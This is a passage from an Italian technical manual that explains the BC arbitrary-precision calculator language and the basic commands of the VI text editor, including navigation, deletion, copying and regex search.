[auto variabile_automatica [, variabile_automatica] ...]
```

Si può usare una sola istruzione '**auto**', nella quale vanno elencate tutte le variabili automatiche, compresi gli array, nella forma '***x*[]**'.

Una funzione restituisce sempre un valore numerico, anche se non viene utilizzata esplicitamente l'istruzione '**return**'; in tal caso, si tratta sempre di zero.

Se il valore restituito dalla funzione non viene usato nella chiamata per un assegnamento, questo viene visualizzato, anche se ciò non fosse desiderabile. Per evitare questo inconveniente, è possibile assegnare a una variabile fittizia il valore restituito dalla funzione.

Anche se è possibile fornire un array come parametro in una chiamata di funzione, l'istruzione '**return**' non può restituire un array.

La chiamata di una funzione avviene nel modo seguente; anche in questo caso ***x*** rappresenta il nome della funzione chiamata:

```
x ( [parametro [, parametro] ] ...)
```

I parametri possono essere variabili oppure valori costanti. Nel primo caso, se la funziona cambia il contenuto delle variabili corrispon-

denti, tali modifiche non si ripercuotono nelle variabili usate nella chiamata.

Le funzioni possono anche non avere parametri; in quei casi si indicano le parentesi tonde senza alcun contenuto, sia nella dichiarazione, sia nella chiamata.

L'esempio seguente, molto semplice, mostra la dichiarazione di una funzione che esegue la moltiplicazione:

```
define m (x, y) {
    auto z
    z=x*y
    return (z)
}
```

Se questa funzione venisse salvata nel file '`moltiplica`', si potrebbe usare BC nel modo seguente:

```
$ bc moltiplica[Invio]

m (7, 2)[Invio]

  14

[Ctrl d]
```

La parola chiave '**`return`**', può essere usata senza l'indicazione del valore da restituire e quindi senza le parentesi tonde. In tal caso viene restituito il valore zero.

22.14.3.3 Emissione delle informazioni

«

BC prevede poche funzioni predefinite (interne), ma non mette a disposizione una funzione per l'emissione di stringhe. Se necessario,

una costante stringa viene visualizzata semplicemente indicandola come un'istruzione, con un piccolo accorgimento.

Un'espressione che si traduce in un numero, porta alla visualizzazione del risultato, seguito da un codice di interruzione di riga; pertanto, l'esempio seguente genera il risultato 15783552: il valore viene visualizzato e il cursore si trova poi collocato sulla riga successiva:

4567*3456 [*Invio*]

```
15783552
_
```

Al contrario, la visualizzazione di una stringa non fa avanzare alla riga successiva, permettendo l'aggiunta di altre stringhe e di un solo valore numerico finale.

"ciao " ; "amore " ; "bello!" [*Invio*]

Infatti, l'esempio si traduce nel testo seguente, con il cursore alla destra del punto esclamativo:

```
ciao amore bello!_
```

Aggiungendo un numero, la visualizzazione sulla riga termina:

"Anni: " ; 35 [*Invio*]

```
Anni: 35
_
```

Il risultato delle espressioni viene visualizzato se questo non viene catturato da un assegnamento a una variabile. Pertanto, l'esempio seguente visualizza il risultato:

7*5 [*Invio*]

35

Invece, l'esempio successivo non visualizza alcunché:

`a=7*5` [*Invio*]

Tuttavia, è possibile mostrare il risultato di un'espressione il cui risultato viene assegnato a una variabile, racchiudendola all'interno di parentesi tonde, come nell'esempio seguente:

`(a=7*5)` [*Invio*]

35

22.14.3.4 Espressioni

«

Gli operatori che intervengono su valori numerici sono elencati nella tabella 22.101. Esiste tuttavia un chiarimento da fare sull'espressione '***op1*`%`*op2***', che non si comporta secondo lo standard comune. Infatti, solo quando ***scale*** contiene il valore zero, il risultato è il resto della divisione intera; diversamente, si ottiene il resto della divisione, tolto il risultato ottenuto in base alla quantità di cifre decimali stabilito dalla variabile ***scale***. Per esempio, se ***scale*** contiene il valore cinque, 10%3 genera il risultato 0,00001. Infatti, potendo gestire cinque cifre decimali, 10%3 dà il risultato 3,33333, per cui, il resto della divisione rimane solo 0,00001:
3,33333*3+0,00001=10.

Tabella 22.101. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ^ *op2*	Esponente: il primo operando elevato alla potenza del secondo.
x = *valore*	Assegna alla variabile il valore alla destra.
(*espressione*)	Le parentesi tonde richiedono la precedenza nella valutazione dell'espressione.
op1 += *op2*	*op1* = *op1* + *op2*

Operatore e operandi	Descrizione
op1 **-=** *op2*	*op1* **=** *op1* **-** *op2*
op1 ***=** *op2*	*op1* **=** *op1* ***** *op2*
op1 **/=** *op2*	*op1* **=** *op1* **/** *op2*
op1 **%=** *op2*	*op1* **=** *op1* **%** *op2*

Alcune realizzazioni tradizionali di BC, non più standard secondo POSIX, consentono l'uso di operatori simili al tipo '***op*=', descritti nella tabella, ma invertiti nell'ordine: '**=***op*'. Ciò crea un problema nella valutazione di alcuni tipi di espressione; per esempio, '**a=-1**' può significare l'assegnamento del valore −1 alla variabile ***a***, oppure l'assegnamento di '**a-1**'. Per evitare ambiguità in queste condizioni, conviene usare le parentesi: '**a=(-1)**'.

Tabella 22.102. Elenco degli operatori di assegnamento superati che qualche realizzazione di BC potrebbe usare ancora.

Operatore e operandi	Equivalenza
op1 **=+** *op2*	*op1* **=** *op1* **+** *op2*
op1 **=-** *op2*	*op1* **=** *op1* **-** *op2*
op1 **=*** *op2*	*op1* **=** *op1* ***** *op2*
op1 **=/** *op2*	*op1* **=** *op1* **/** *op2*

Operatore e operandi	Equivalenza
op1 `=%` ***op2***	***op1*** `=` ***op1*** `%` ***op2***

Gli operatori di confronto determinano la relazione tra due operandi e possono essere utilizzati esclusivamente in alcuni contesti precisi. Vengono elencati gli operatori disponibili nella tabella 22.103.

Tabella 22.103. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `==` ***op2***	*Vero* se gli operandi si equivalgono.
op1 `!=` ***op2***	*Vero* se gli operandi sono differenti.
op1 `<` ***op2***	*Vero* se il primo operando è minore del secondo.
op1 `>` ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 `<=` ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 `>=` ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Lo standard POSIX stabilisce che queste espressioni possono apparire solo come condizione delle istruzioni '**`if`**', '**`while`**' e '**`for`**'; inoltre, è esclusa la possibilità di comporre espressioni più complesse con l'uso di operatori booleani.

22.14.3.5 Funzioni standard

«

BC predispone poche funzioni standard, che si distinguono in particolare per la lunghezza del loro nome. Queste sono riepilogate in breve nella tabella 22.104.

Tabella 22.104. Funzioni interne.

Funzione	Valore restituito
`length ( espressione )`	Quantità di cifre significative dell'espressione.
`scale ( espressione )`	Quantità di cifre decimali dell'espressione.
`sqrt ( espressione )`	Radice quadrata dell'espressione.

Per quanto riguarda il caso particolare di ***scale()***, si fa riferimento al numero di decimali che genera l'espressione, in base al contesto. Per esempio, se il valore della variabile ***scale*** è zero, qualunque divisione dà soltanto un risultato intero, per cui ***scale()*** restituisce sempre solo zero.

Oltre a queste funzioni, è possibile chiedere a BC di mettere a disposizione alcune funzioni da una libreria standard. Si tratta di quelle elencate nella tabella 22.105.

Tabella 22.105. Funzioni della libreria standard.

Funzione	Valore restituito
`s ( x )`	Seno.
`c ( x )`	Coseno.
`a ( x )`	Arcotangente.

Funzione	Valore restituito
`l ( x )`	Logaritmo naturale.
`e ( x )`	Funzione esponenziale: *e* elevato alla *x*.
`j ( n, x )`	Funzione di Bessel.

22.14.3.6 Strutture di controllo di flusso

Il linguaggio BC gestisce le strutture di controllo di flusso principali, anche se con qualche limitazione. È disponibile una struttura condizionale semplificata (senza l'analisi di un'alternativa), il ciclo iterativo e il ciclo enumerativo:

```
if (condizione) istruzione
```

```
while (condizione) istruzione
```

```
for (espressione1; espressione2; espressione3) istruzione
```

Come nel linguaggio C, dal momento che si possono raggruppare le istruzioni in blocchi racchiusi tra parentesi graffe, in pratica si utilizzano queste strutture nel modo seguente:

```
if (condizione) {
    istruzione
    ...
}
```

```
while (condizione) {
    istruzione
    ...
}
```

```
for (espressione1; espressione2; espressione3) {
    istruzione
    ...
}
```

Naturalmente, le tre espressioni tra parentesi del ciclo enumerativo vanno intese nel modo comune. Per esempio, ciò che appare di seguito serve a mostrare 10 «x», attraverso il conteggio di una variabile.

```
for (i = 0; i < 10; i++) {
    "x"
}
```

Nell'ambito dei cicli, è possibile usare l'istruzione '**break**' per interrompere il ciclo con un'uscita forzata.

22.14.4 Utilizzo di BC

L'interprete del linguaggio BC è l'eseguibile '**bc**', che si utilizza secondo la sintassi seguente:

```
bc [-l] [file_bc] ...
```

L'interprete legge ed esegue tutti i file indicati come argomento della riga di comando; alla fine, legge lo standard input. L'interprete termina di funzionare quando il flusso dello standard input termina, oppure quando incontra l'istruzione '**quit**'.

In questo modo, un programma che si deve concludere deve contenere l'istruzione '**quit**', oppure deve essere fornito attraverso lo standard input.

L'opzione '**-l**' serve a ottenere da BC la disponibilità delle funzioni di libreria standard, elencate nella tabella 22.105; inoltre, la variabile ***scale*** viene impostata al valore 20, mentre in condizioni normali il suo valore predefinito è zero.

Lo standard POSIX non prevede l'uso del simbolo '**#**' come commento, per cui non è possibile realizzare degli script se non sfruttando delle estensioni di realizzazioni speciali. In pratica, ci possono essere realizzazioni di BC che consentono di scrivere programmi che iniziano in modo simile a quello seguente, eventualmente con l'aggiunta dell'opzione '**-l**', a cui poi si aggiungono i permessi di esecuzione, ma ciò non è possibile se si vogliono scrivere programmi standard (portabili).

```
#!/usr/bin/bc
```

22.14.5 BC nella realizzazione GNU

La realizzazione GNU di BC[42] consente l'uso di diverse estensioni rispetto allo standard POSIX; in particolare completa la struttura di controllo condizionale con l'alternativa '**else**', aggiunge l'istruzione '**print**' per una gestione migliore della visualizzazione di informazioni e consente l'uso di operatori booleani nelle espressioni logiche, che possono essere usate anche al di fuori del contesto restrittivo stabilito da POSIX. Tuttavia è possibile richiedere un funzionamento strettamente aderente allo standard POSIX, utilizzando l'opzione '**-s**', oppure creando la variabile di ambiente ***POSIXLY_CORRECT***.

L'eseguibile '**bc**' consente l'uso di più opzioni della riga di comando, alcune delle quali vengono descritte brevemente nel seguito.

Opzione	Descrizione
`-l` `--mathlib`	Richiede l'uso delle librerie matematiche standard, impostando la variabile ***scale*** al valore 20.
`-w` `--warn`	Segnala l'uso di estensioni allo standard POSIX.
`-s` `--standard`	Restringe il funzionamento allo standard POSIX.

22.15 Creazione e modifica di file di testo: VI

Il programma più importante che è necessario conoscere quando ci si avvicina a un nuovo sistema operativo è quello che permette di creare e modificare i file di testo normale. Nel caso dei sistemi Unix, è indispensabile conoscere VI (*Visual*), oltre ad altri applicativi simili che possono risultare più comodi da usare. VI[43] [44] [45] [46] è più importante perché onnipresente, ma soprattutto è previsto e richiesto dallo standard POSIX, anche se non si tratta di un programma comodo da utilizzare. VI ha una logica di funzionamento tutta sua che ne impedisce l'utilizzo a chi non abbia letto qualcosa al riguardo. L'intento è quello di chiarire questa logica, almeno in parte, in modo da facilitarne l'utilizzo in caso di necessità.

Per GNU/Linux, non esiste in circolazione una versione originale di VI, ma tante interpretazioni di questo, con potenzialità più o meno ampliate. Per tale motivo, '`/bin/vi`' è solitamente un collegamento (simbolico o meno) al programma che si utilizza effettivamente. La realizzazione a cui si fa riferimento è nVI, che dovrebbe essere conforme allo standard POSIX 1003.2.

La pronuncia corretta del nome sembra essere «v-i-a-i», ovvero, come pronunciare *vee eye* in inglese.

22.15.1 Avvio

L'eseguibile '**`vi`**' può essere avviato o meno con l'indicazione di un file sul quale intervenire. Se questo file esiste, viene aperto e si ottiene la visualizzazione del suo contenuto per permetterne la modifica. Se non esiste, viene creato.

```
vi [opzioni] [file...]
```

È anche possibile l'indicazione di alcune opzioni, tra cui, le più importanti sono elencate nella tabella successiva.

Tabella 22.109. Alcune opzioni.

Opzione	Descrizione
`-R`	I file vengono aperti (inizialmente) in sola lettura.
`-c` ***comando***	Subito dopo aver caricato il primo dei file degli argomenti, viene eseguito il comando indicato.
`-s` ***file_di_comandi***	Subito dopo aver caricato il primo dei file degli argomenti, vengono eseguiti i comandi contenuti nel file di comandi indicato.

Quando si avvia VI senza indicare alcun file, appare una schermata simile a quella della figura 22.110 in cui le righe dello schermo contrassegnate dal simbolo tilde (‘**~**’) rappresentano lo spazio non utilizzato dal file.

Figura 22.110. Avvio di VI.



22.15.2 Modalità di funzionamento

VI distingue diverse modalità di funzionamento, altrimenti definibili come stati o contesti. Quando si avvia VI, questo si trova di solito nella modalità di comando che permette di usare tasti determinati, attribuendogli significati speciali (di comando). Quando si vuole agire per inserire o modificare del testo, occorre utilizzare un comando con il quale VI passa alla modalità di inserimento e modifica.

Per complicare ulteriormente le cose, c'è da aggiungere che esistono in realtà due tipi di comandi: «visuali» (*visual*) e «due punti» (*colon*). I comandi visuali sono i più semplici e si compongono di sequenze di uno o più tasti il cui inserimento non appare in alcuna parte dello schermo e si concludono senza la pressione del tasto [*Invio*]; i comandi «due punti» iniziano tutti con il simbolo ':' (da cui il nome), terminano con [*Invio*] e durante la digitazione appaiono sulla riga inferiore dello schermo. In particolare, questi ultimi sono quelli derivati da EX.

La modalità di inserimento si riferisce al momento in cui è possibile

modificare il testo. Per passare dalla modalità di comando a quella di inserimento, si preme il tasto corrispondente alla lettera «i» (inserimento prima del cursore) o alla lettera «a» (inserimento dopo il cursore).

Per tornare alla modalità di comando, da quella di inserimento, è sufficiente premere il tasto [*Esc*]. Quando ci si trova già nella modalità di comando, la pressione del tasto [*Esc*] non produce alcunché o al massimo interrompe l'introduzione di un comando, di conseguenza, se lo si usa inavvertitamente o troppo, non ne derivano inconvenienti.

Lo svantaggio principale di questo tipo di approccio è quello di dover passare alla modalità di comando per qualunque operazione diversa dal puro inserimento di testo. Anche lo spostamento del cursore avviene attraverso dei comandi, obbligando l'utente a premere il tasto [*Esc*] prima di poter utilizzare i tasti per il suo spostamento.

Tuttavia, le realizzazioni più diffuse di VI addolciscono un po' il suo funzionamento introducendo l'uso dei tasti freccia nel modo consueto dei programmi di scrittura più recenti.

22.15.3 Posizione attiva

«

Per la descrizione del funzionamento di VI è importante definire il concetto di ***posizione attiva*** che si riferisce al punto in cui si trova il cursore. Estendendo il significato, si può parlare di riga attiva, colonna attiva e parola attiva, intendendo quelle su cui si trova il cursore.

22.15.4 Moltiplicatori

Prima di affrontare i comandi di VI è importante comprendere che l'effetto di molti di questi può essere ***moltiplicato*** utilizzando un numero. Il concetto è molto semplice e si richiama alla matematica: '**2a**' = '**a+a**'.

22.15.5 Inserimento

Come già accennato, si può inserire o modificare del testo solo quando si passa alla modalità di inserimento attraverso il comando '**i**' (*insert*) oppure '**a**' (*append*). Durante questa fase, tutti i simboli della tastiera servono per inserire del testo. Con il VI standard si può usare:

- [*Invio*] per terminare una riga e passare alla successiva;
- [*Backspace*] per tornare indietro (nella maggior parte dei casi si ottiene anche la cancellazione del testo);
- [*Esc*] per terminare la modalità di inserimento e passare a quella di comando.

Con le realizzazioni di VI più sofisticate, è concesso normalmente l'uso dei tasti freccia e in alcuni casi anche del tasto [*Canc*].

Per tutte le altre operazioni di modifica del testo si deve passare alla modalità di comando.

Figura 22.111. VI durante la fase di inserimento di testo.

```
Il mio primo documento scritto con VI.

Non e` facile, ma ne vale ugualmente la pena_
~
~
~
~
~
~
```

I comandi a disposizione per passare alla modalità di inserimento sono molti e non si limitano quindi ai due modi appena descritti. La tabella 22.112 ne elenca alcuni.

Tabella 22.112. Elenco dei comandi utilizzabili per passare alla modalità di inserimento.

Comando	Descrizione
`I`	Inserisce all'inizio della riga attiva.
`i`	Inserisce prima della posizione attiva.
`A`	Aggiunge alla fine della riga attiva.
`a`	Aggiunge dopo la posizione attiva.
`O`	Inserisce prima della riga attiva (inserendo una riga).
`o`	Aggiunge dopo la riga attiva (inserendo una riga).

22.15.6 Navigazione

Come già accennato, lo spostamento del cursore e di conseguenza della posizione attiva, avviene per mezzo di comandi che generalmente obbligano a terminare la fase di inserimento. Le realizzazioni di VI più recenti permettono l'uso dei tasti freccia durante la modalità di inserimento (oltre che durante la modalità di comando), ma questo è solo un aiuto minimo: in generale è necessario tornare alla modalità di comando.

I comandi normali per lo spostamento del cursore sono le lettere '**h**', '**j**', '**k**' e '**l**', che rispettivamente spostano il cursore a sinistra, in basso, in alto e a destra. La ragione della scelta sta nella vicinanza di queste lettere nella maggior parte delle tastiere.

Figura 22.113. Promemoria visuale per i comandi che permettono lo spostamento del cursore.



Salvo casi particolari e situazioni in cui questo concetto non è ragionevolmente applicabile, i comandi di spostamento, preceduti da un numero, vengono ripetuti tante volte quante ne rappresenta quel numero. Per esempio, il comando '**2h**' sposta il cursore a sinistra di due posizioni.

Per raggiungere una riga determinata è possibile utilizzare il comando '***n*G**' o '**:*n***' (in questo ultimo caso, seguito da [*Invio*])

Per esempio, per raggiungere la decima riga di un documento ipotetico, si può utilizzare indifferentemente uno dei due comandi seguenti:

```
10G
```

```
:10 [Invio]
```

Per fare scorrere il testo di una schermata alla volta si utilizzano le combinazioni di tasti [*Ctrl B*] e [*Ctrl F*] che rispettivamente spostano il testo all'indietro e in avanti (*back* e *forward*).

I comandi a disposizione per lo spostamento sono ovviamente numerosi, la tabella 22.114 ne elenca alcuni.

Tabella 22.114. Elenco dei comandi utilizzabili per la navigazione all'interno del testo.

Comando	Descrizione
`h`	Sposta il cursore a sinistra di un carattere.
`j`	Sposta il cursore in basso nella riga successiva.
`k`	Sposta il cursore in alto nella riga precedente.
`l`	Sposta il cursore a destra di un carattere.
`-`	Sposta il cursore all'inizio della riga precedente.
`+`	Sposta il cursore all'inizio della riga successiva.
`w`	Sposta il cursore all'inizio della parola successiva.

Comando	Descrizione
`e`	Sposta il cursore alla fine della parola successiva.
`b`	Sposta il cursore all'inizio della parola precedente.
`^`	Sposta il cursore all'inizio della prima parola della riga.
`0`	Sposta il cursore all'inizio della riga.
`$`	Sposta il cursore alla fine della riga.
`H`	Sposta il cursore sulla prima riga che appare sullo schermo.
`M`	Sposta il cursore sulla riga centrale dello schermo.
`L`	Sposta il cursore sull'ultima riga che appare sullo schermo.
`G`	Sposta il cursore sull'ultima riga del file.
n `G`	Sposta il cursore sulla riga identificata dal numero ***n***.
`|`	Sposta il cursore sulla prima colonna (all'inizio della riga).
n `|`	Sposta il cursore sulla colonna identificata dal numero ***n***.
`:`***n***	Sposta il cursore sulla riga identificata dal numero ***n***.
[*Ctrl B*]	Fa scorrere il testo all'indietro di una schermata.
[*Ctrl F*]	Fa scorrere il testo in avanti di una schermata.
[*Ctrl U*]	Fa scorrere il testo all'indietro di mezza schermata.
[*Ctrl D*]	Fa scorrere il testo in avanti di mezza schermata.

Segue la descrizione di alcuni esempi.

- **`5w`**

  Sposta il cursore all'inizio della quinta parola successiva.

- **`2b`**

  Sposta il cursore all'inizio della seconda parola precedente.

- **`5G`**

  Sposta il cursore all'inizio della quinta riga.

- **`4|`**

  Sposta il cursore sulla quarta colonna.

22.15.7 Modificatori

«

I comandi di spostamento, esclusi quelli che iniziano con i due punti ('`:`') e quelli che si ottengono per combinazione ([*Ctrl* ...]), possono essere utilizzati come ***modificatori*** di altri comandi.

All'interno di VI manca il concetto di ***zona di intervento***. Per definire l'estensione di un comando lo si può far precedere da un moltiplicatore (un numero) e in più, o in alternativa, lo si può fare seguire da un comando di spostamento. Il comando di spostamento viene utilizzato in questo caso per definire una zona che va dalla posizione attiva a quella di destinazione del comando, in modo che su questa zona intervenga il comando precedente.

Tuttavia, per poter applicare questo concetto, è necessario che i comandi da utilizzare in associazione con i modificatori (di spostamento), siano stati previsti per questo. Deve trattarsi cioè di comandi che richiedono questa ulteriore aggiunta.

Come viene mostrato in seguito, il comando '**`x`**' permette di cancellare quello che appare in corrispondenza del cursore. Quando viene

premuto il tasto [*x*] si ottiene subito la cancellazione del carattere, pertanto, a questo genere di comandi non si può far seguire alcun modificatore. Questo tipo di comandi può solo essere preceduto da un moltiplicatore.

Si comporta diversamente il comando '**d**' che invece deve essere seguito da un modificatore e con questo definisce una zona da cancellare. Per esempio, '**dw**' cancella dalla posizione attiva fino all'inizio della prossima parola e '**d$**' cancella dalla posizione attiva fino alla fine della riga.

22.15.8 Cancellazione

Durante la fase di inserimento è possibile cancellare solo il carattere appena scritto utilizzando il tasto [*Backspace*], sempre che la realizzazione di VI a disposizione lo consenta, altrimenti si ottiene solo l'arretramento del cursore. Per qualunque altro tipo di cancellazione occorre passare alla modalità di comando.

I comandi di cancellazione più importanti sono '**x**', '**d**' seguito da un modificatore e '**dd**'. Il primo cancella il carattere che si trova in corrispondenza della posizione attiva, cioè del cursore, il secondo cancella dalla posizione attiva fino all'estensione indicata dal modificatore e il terzo cancella tutta la riga attiva. Con VI non è possibile cancellare il carattere che conclude una riga (il codice di interruzione di riga), di conseguenza, per unire due righe insieme si utilizza il comando '**J**' oppure '**j**' (bisogna provare).

Tabella 22.115. Elenco dei comandi utilizzabili per cancellare.

Comando	Descrizione
`x`	Cancella il carattere che si trova sulla posizione attiva.

`J`
 	
`j`
	Unisce la riga attiva con quella successiva.

`dd`	Cancella la riga attiva.
`d`***mod***	Cancella dalla posizione attiva fino all'estensione indicata dal modificatore.
`D`	agisce come '**`d$`**'.

Segue la descrizione di alcuni esempi.

- **`5x`**

  Ripete cinque volte la cancellazione di un carattere. In pratica, cancella cinque caratteri.

- **`2dd`**

  Ripete due volte la cancellazione di una riga. In pratica, cancella la riga attiva e quella seguente.

- **`dw`**

  Cancella a partire dalla posizione attiva, fino al raggiungimento della prossima parola.

- **`2dw`**

Ripete per due volte il tipo di cancellazione dell'esempio precedente. In pratica cancella fino all'inizio della seconda parola.

- **`d2w`**

  Cancella a partire dalla posizione attiva, fino al raggiungimento della seconda parola successiva. In pratica, esegue la stessa operazione del comando '**`2dw`**'.

- **`db`**

  Cancella a ritroso, dalla posizione corrente fino all'inizio della prima parola che viene incontrata.

- **`d$`**

  Cancella a partire dalla posizione attiva fino alla fine della riga.

- **`d5G`**

  Cancella dalla posizione attiva fino all'inizio della riga numero cinque.

22.15.9 Sostituzione

La modifica del testo inserito può avvenire attraverso i comandi di cancellazione già visti, oppure attraverso comandi di sostituzione. Generalmente si tratta di comandi che prima cancellano parte del testo e subito dopo attivano l'inserimento.

I comandi di sostituzione più importanti sono '**`c`**' seguito da un modificatore e '**`cc`**'. Il primo sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore e il secondo sostituisce tutta la riga attiva.

A fianco di questi se ne aggiungono un paio che possono essere utili proprio per il fatto che non passano alla modalità di inserimento: '**r*x***' e '**~**'. Il primo sostituisce il carattere in corrispondenza del cursore con quello rappresentato da ***x*** e il secondo inverte le lettere minuscole in maiuscole e viceversa.

Tabella 22.116. Elenco dei comandi di sostituzione e rimpiazzo.

Comando	Descrizione
`C`	Sostituisce dalla posizione attiva alla fine della riga.
`cc`	Sostituisce la riga attiva a partire dall'inizio.
`c`***mod***	Sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore.
`r`***x***	Rimpiazza quanto contenuto nella posizione attiva con ***x***.
`~`	Inverte maiuscole e minuscole.

Segue la descrizione di alcuni esempi.

- **`cc`**

  Sostituisce la riga attiva.

- **`c$`**

  Sostituisce a partire dalla posizione attiva fino alla fine della riga.

- **`rb`**

  Rimpiazza il carattere che si trova nella posizione attiva con la lettera «b».

- **`10~`**

Inverte le lettere maiuscole e minuscole a partire dalla posizione attiva, per 10 caratteri.

22.15.10 Copia e spostamento di porzioni di testo

La gestione della copia e dello spostamento di testo attraverso VI è un po' complicata. Per questa attività si utilizzano delle aree temporanee di memoria alle quali si possono accodare diverse parti di testo.

L'operazione con la quale si copia una porzione di testo in un'area temporanea di memoria viene detta *yanking*, ovvero estrazione, giustificando così l'uso della lettera «y» nei comandi che compiono questa funzione.

Le aree temporanee di memoria per lo spostamento o la copia di testo possono essere 27: una per ogni lettera dell'alfabeto e una aggiuntiva senza nome.

Il modo più semplice di gestire questo meccanismo è quello di usare l'area temporanea senza nome. Per copiare una porzione di testo si può utilizzare il comando '**`y`**' seguito da un modificatore, oppure il comando '**`yy`**' che invece si riferisce a tutta la riga attiva. Per incollare il testo copiato, dopo aver posizionato il cursore nella posizione di destinazione, si può utilizzare il comando '**`p`**' oppure '**`P`**', a seconda che si intenda incollare prima o dopo la posizione del cursore.

Il comandi '**`p`**' e '**`P`**' non cancellano il contenuto dell'area temporanea, di conseguenza, se serve si può ripetere l'operazione di inserimento riutilizzando questi comandi.

Se invece di copiare si vuole spostare il testo, al posto dei comandi di estrazione si possono usare quelli di cancellazione, che, anche se non

è stato chiarito precedentemente, prima di cancellare il testo fanno una copia nell'area temporanea.

Tabella 22.117. Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso dell'area temporanea di memoria senza nome.

Comando	Descrizione
`yy`	Copia la riga attiva nell'area temporanea.
`y`***mod***	Copia nell'area temporanea il testo fino all'estensione indicata dal modificatore.
`dd`	Trasferisce la riga attiva nell'area temporanea.
`d`***mod***	Trasferisce nell'area temporanea il testo fino all'estensione indicata dal modificatore.
`p`	Incolla dopo la posizione del cursore.
`P`	Incolla prima della posizione del cursore.

Segue la descrizione di alcuni esempi.

- **`5yy`**

  Copia nell'area temporanea cinque righe a partire da quella attiva.

- **`yw`**

  Copia nell'area temporanea il testo che parte dalla posizione attiva fino all'inizio della prossima parola.

- **`y$`**

  Copia nell'area temporanea il testo che parte dalla posizione attiva fino alla fine della riga.

- **3dd**

  Sposta nell'area temporanea tre righe a partire da quella attiva.

- **2P**

  Incolla due copie del testo contenuto nell'area temporanea a partire dalla posizione a sinistra del cursore.

22.15.11 Copia e spostamento con nome

Quando si vogliono utilizzare delle aree temporanee di memoria specifiche, cioè identificate attraverso le lettere dell'alfabeto, si procede nei modi già visti nel caso dell'uso dell'area temporanea senza nome, con la differenza che i comandi sono preceduti da '**"*x***', dove ***x*** è la lettera che si vuole usare.

Si introduce però una novità importante: è possibile aggiungere del testo a un'area temporanea: basta indicarla attraverso una lettera maiuscola.

Tabella 22.118. Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso delle aree temporanee con nome.

Comando	Descrizione
"*x* `yy`	Copia la riga attiva nell'area temporanea ***x***
"*x* `y` ***mod***	Copia nell'area temporanea ***x*** il testo fino all'indicazione dal modificatore.
"*x* `dd`	Trasferisce la riga attiva nell'area temporanea ***x***.
"*x* `d` ***mod***	Trasferisce nell'area temporanea ***x*** il testo fino all'indicazione dal modificatore.
"*x* `p`	Incolla il contenuto dell'area temporanea ***x*** prima del cursore.

Comando	Descrizione
`"`***x***`P`	Incolla il contenuto dell'area temporanea ***x*** dopo il cursore.

Segue la descrizione di alcuni esempi.

- **`"adw`**

  Sposta il testo nell'area temporanea '**a**', a partire dalla posizione attiva fino all'inizio della prossima parola.

- **`"a5yy`**

  Copia cinque righe nell'area temporanea '**a**', a partire dalla posizione attiva (inclusa).

- **`"A3yy`**

  Aggiunge tre righe nell'area temporanea '**a**', a partire dalla posizione attiva (inclusa).

- **`"a2P`**

  Incolla due copie del contenuto dell'area temporanea '**a**', a partire dalla posizione precedente a quella su cui si trova il cursore.

22.15.12 Ricerche

«

Per effettuare delle ricerche all'interno del documento aperto con VI si possono utilizzare le espressioni regolari (sezione 23.1) attraverso due comandi un po' strani: '**/**' e '**?**'. La sintassi per la ricerca in avanti è:

/ modello

Per la ricerca a ritroso è la seguente:

```
?modello
```

Nel momento in cui si preme il tasto della barra obliqua o del punto interrogativo, VI visualizza il comando nella riga inferiore dello schermo permettendone il controllo e la correzione come avviene per i comandi che iniziano con i due punti. Al termine, l'inserimento di questo tipo di comando deve essere concluso con un [*Invio*].

Tabella 22.119. I comandi di ricerca attraverso espressioni regolari.

Comando	Descrizione
`/`***modello***	Cerca in avanti una corrispondenza con il modello indicato.
`?`***modello***	Cerca all'indietro una corrispondenza con il modello indicato.
`n`	Ripete l'ultimo comando '**/**' o '**?**'.
`N`	Ripete l'ultimo comando '**/**' o '**?**' in modo inverso .

Il tipo di espressione regolare che può essere utilizzato con VI è solo quello elementare e valgono in particolare le regole indicate nella tabella 22.120.

Tabella 22.120. Le espressioni regolari che dovrebbero essere disponibili con la maggior parte delle realizzazioni di VI.

Simbolo	Descrizione
.	Corrisponde a un carattere qualsiasi.

Simbolo	Descrizione
`\`	Fa perdere il significato speciale che può avere il carattere seguente.
`^`	Corrisponde all'inizio di una riga.
`$`	Corrisponde alla fine di una riga.
`[abc]`	Corrisponde a un carattere qualsiasi tra quelli tra parentesi quadre.
`[^abc]`	Corrisponde a un carattere qualsiasi diverso da quelli tra parentesi quadre.
`[a-z]`	Un carattere qualsiasi nell'intervallo compreso tra *a* e *z*.
`[^a-z]`	Un carattere qualsiasi diverso dall'intervallo compreso tra *a* e *z*.

Segue la descrizione di alcuni esempi.

- **`/[Ll]inux`** [*Invio*]

  Cerca in avanti tutte le stringhe corrispondenti a «Linux» oppure «linux».

- **`/\.$`** [*Invio*]

  Cerca in avanti il punto finale di una riga (si osservi l'uso della barra obliqua inversa per togliere il significato speciale che ha il punto in un'espressione regolare).

22.15.13 Ricerche e sostituzioni

La ricerca e sostituzione sistematica avviene attraverso un comando particolare che inizia con i due punti. La sua sintassi è la seguente:

: ***inizio*** **,** ***fine*** s / ***modello_da_cercare*** / ***sostituzione*** / [g] [c]

L'indicazione ***inizio*** e ***fine*** fa riferimento alle righe su cui intervenire. Si possono indicare dei numeri, oppure dei simboli con funzioni simili. Il simbolo '**$**' può essere usato per indicare l'ultima riga del file. Un punto singolo ('**.**') rappresenta la riga attiva. Il simbolo '**%**' viene invece utilizzato da solo per indicare tutte le righe del file.

Il modello utilizzato per la ricerca viene espresso secondo la forma delle espressioni regolari.

